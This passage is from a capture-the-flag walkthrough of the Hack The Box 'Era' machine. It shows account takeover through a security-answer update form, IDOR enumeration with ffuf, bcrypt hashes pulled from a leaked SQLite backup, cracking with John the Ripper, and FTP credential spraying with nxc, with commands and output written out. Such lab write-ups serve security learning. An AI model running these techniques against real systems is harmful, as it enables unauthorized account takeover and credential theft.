
The scan revealed register.php, which allowed me to create an account and sign in. Several other endpoints returned redirects, consistent with the authentication requirement.
Exploitation
Account Takeover Through Security-Answer Updates
The authenticated dashboard supports uploading and deleting files. It also includes an Update Security Questions form that accepts a username and replacement answers.


While signed in with my new account, I entered john as the target username and supplied answers of my choosing. The application returned:
1
If the user exists, answers have been updated — redirecting...
I then used the security-question login to authenticate as john with those new answers. This confirmed a broken access-control vulnerability: the update operation trusts a user-supplied account identifier without restricting changes to the current account. The result is account takeover without knowing the victim’s password or original answers.
The username scan also identified these accounts:
1
2
3
4
5
6
john                    [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 153ms]
eric                    [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 151ms]
ethan                   [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 145ms]
veronica                [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 128ms]
yuri                    [Status: 200, Size: 5401, Words: 1916, Lines: 178, Duration: 161ms]
<SNIP>
I repeated the update against the discovered users, but none of those sessions gave me the administrator access I was looking for. I returned to file management to investigate a separate access-control boundary.
IDOR in File Downloads
I uploaded a small test file to see how the application referenced stored content.

The upload produced a download link containing a numeric identifier: http://file.era.htb/download.php?id=4599. A predictable ID is not itself a vulnerability; the relevant test is whether the server checks that the current user may access the referenced file.
I enumerated IDs from 1 to 10,000 using an authenticated session. The dl=true parameter requests the download, and -fs 7686 filters the response size observed for unsuccessful requests in this session.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
tr3m0x@ubuntu:~/htb/linux/Era$ seq 1 10000 > file_ids.txt
tr3m0x@ubuntu:~/htb/linux/Era$ ffuf -u "http://file.era.htb/download.php?id=FUZZ&dl=true" -w file_ids.txt -H "Cookie: PHPSESSID=olump11heehtdqp5r0bkkhdonh"  -fs 7686

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://file.era.htb/download.php?id=FUZZ&dl=true
 :: Wordlist         : FUZZ: /home/tr3m0x/htb/linux/Era/file_ids.txt
 :: Header           : Cookie: PHPSESSID=olump11heehtdqp5r0bkkhdonh
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 7686
________________________________________________

150                     [Status: 200, Size: 2746, Words: 12, Lines: 9, Duration: 201ms]
402                     [Status: 200, Size: 2106, Words: 290, Lines: 49, Duration: 177ms]
54                      [Status: 200, Size: 2006697, Words: 7361, Lines: 7445, Duration: 163ms]
:: Progress: [10000/10000] :: Job [1/1] :: 284 req/sec :: Duration: [0:00:48] :: Errors: 0 ::
The results exposed files outside my account, confirming an insecure direct object reference (IDOR). Among the retrieved files were two ZIP archives:
1
2
tr3m0x@ubuntu:~/htb/linux/Era/loot$ ls
signing.zip  site-backup-30-08-24.zip
Source Code and Database Disclosure
After extracting the archives, I inspected their contents. signing.zip contained signing material, while site-backup-30-08-24.zip contained PHP source code and an SQLite database.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
tr3m0x@ubuntu:~/htb/linux/Era/loot$ ls -la signing/
total 8
drwxrwxr-x 1 tr3m0x tr3m0x   36 Sep  5 05:48 .
drwxrwxr-x 1 tr3m0x tr3m0x  100 Sep  5 05:53 ..
-rw------- 1 tr3m0x tr3m0x 2949 Jan 25  2025 key.pem
-rw-rw-r-- 1 tr3m0x tr3m0x  355 Jan 25  2025 x509.genkey
tr3m0x@ubuntu:~/htb/linux/Era/loot$ ls -la backup/
total 812
drwxrwxr-x 1 tr3m0x tr3m0x    602 Sep  5 05:48 .
drwxrwxr-x 1 tr3m0x tr3m0x    100 Sep  5 05:53 ..
-rw-r--r-- 1 tr3m0x tr3m0x  23359 Jun 29  2025 bg.jpg
drwxr-xr-x 1 tr3m0x tr3m0x    124 Jun 29  2025 css
-rw-r--r-- 1 tr3m0x tr3m0x   2540 Jun 29  2025 download.php
-rw-r--r-- 1 tr3m0x tr3m0x  20480 Jun 29  2025 filedb.sqlite
drwxr-xr-x 1 tr3m0x tr3m0x     36 Dec 15  2024 files
-rw-r--r-- 1 tr3m0x tr3m0x   2221 Jun 29  2025 functions.global.php
-rw-r--r-- 1 tr3m0x tr3m0x   1570 Jun 29  2025 index.php
-rw-r--r-- 1 tr3m0x tr3m0x   7293 Jun 29  2025 initial_layout.php
-rw-r--r-- 1 tr3m0x tr3m0x   7222 Jun 29  2025 layout_login.php
-rw-r--r-- 1 tr3m0x tr3m0x   7959 Jun 29  2025 layout.php
-rw-r--r-- 1 tr3m0x tr3m0x  34524 Jun 29  2025 LICENSE
-rw-r--r-- 1 tr3m0x tr3m0x   5729 Jun 29  2025 login.php
-rw-r--r-- 1 tr3m0x tr3m0x    248 Jun 29  2025 logout.php
-rw-r--r-- 1 tr3m0x tr3m0x 113289 Jun 29  2025 main.png
-rw-r--r-- 1 tr3m0x tr3m0x  11937 Jun 29  2025 manage.php
-rw-r--r-- 1 tr3m0x tr3m0x   5149 Jun 29  2025 register.php
-rw-r--r-- 1 tr3m0x tr3m0x   4916 Jun 29  2025 reset.php
drwxr-xr-x 1 tr3m0x tr3m0x     92 Jun 29  2025 sass
-rw-r--r-- 1 tr3m0x tr3m0x  92890 Jun 29  2025 screen-download.png
-rw-r--r-- 1 tr3m0x tr3m0x  97427 Jun 29  2025 screen-login.png
-rw-r--r-- 1 tr3m0x tr3m0x  85428 Jun 29  2025 screen-main.png
-rw-r--r-- 1 tr3m0x tr3m0x 170600 Jun 29  2025 screen-manage.png
-rw-r--r-- 1 tr3m0x tr3m0x  87742 Jun 29  2025 screen-upload.png
-rw-r--r-- 1 tr3m0x tr3m0x   7580 Jun 29  2025 security_login.php
-rw-r--r-- 1 tr3m0x tr3m0x   6943 Jun 29  2025 upload.php
drwxr-xr-x 1 tr3m0x tr3m0x    528 Jun 29  2025 webfonts
I opened backup/filedb.sqlite with SQLite and queried the users table:
1
2
3
4
5
6
7
8
9
10
11
12
tr3m0x@ubuntu:~/htb/linux/Era/loot$ sqlite3 backup/filedb.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
files  users
sqlite> select * from users;
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
The administrator’s actual username was admin_ef01cab31aa, which explains why admin had returned User not found. The backup also contained bcrypt password hashes and the administrator’s security answers in plaintext. Because this was a backup, those answers could be stale; the vulnerable update form provided another route to the account.
Password Cracking and FTP Access
I saved the six bcrypt hashes, one per line, to hashes.txt and ran a wordlist attack with John the Ripper.
1
2
3
4
5
6
tr3m0x@ubuntu:~/htb/linux/Era/loot$ john --wordlist=/usr/share/seclists/rockyou.txt --format=bcrypt hashes.txt
Loaded 6 password hashes with 6 different salts (bcrypt [Blowfish 32/64 X3])
Will run 20 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mustang          (?)
america          (?)
John recovered mustang and america. Since this output did not label the corresponding usernames, I tested the recovered passwords against the known accounts on FTP:
1
2
3
4
5
6
7
8
9
10
11
12
13
tr3m0x@ubuntu:~/htb/linux/Era/loot$ nxc ftp era.htb -u users.txt -p pwds.txt --continue-on-success
FTP         10.129.237.233  21     era.htb          [-] admin_ef01cab31aa:mustang (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] eric:mustang (Response:530 Permission denied.)
FTP         10.129.237.233  21     era.htb          [-] veronica:mustang (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [+] yuri:mustang
FTP         10.129.237.233  21     era.htb          [-] john:mustang (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] ethan:mustang (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] admin_ef01cab31aa:america (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] eric:america (Response:530 Permission denied.)
FTP         10.129.237.233  21     era.htb          [-] veronica:america (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] yuri:america (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] john:america (Response:530 Login incorrect.)
FTP         10.129.237.233  21     era.htb          [-] ethan:america (Response:530 Login incorrect.)
FTP accepted yuri:mustang.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
tr3m0x@ubuntu:~/htb/linux/Era/loot$ ftp era.htb
Connected to era.htb.
220 (vsFTPd 3.0.5)
Name (era.htb:tr3m0x): yuri
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30864|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jul 22  2025 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22  2025 php8.1_conf
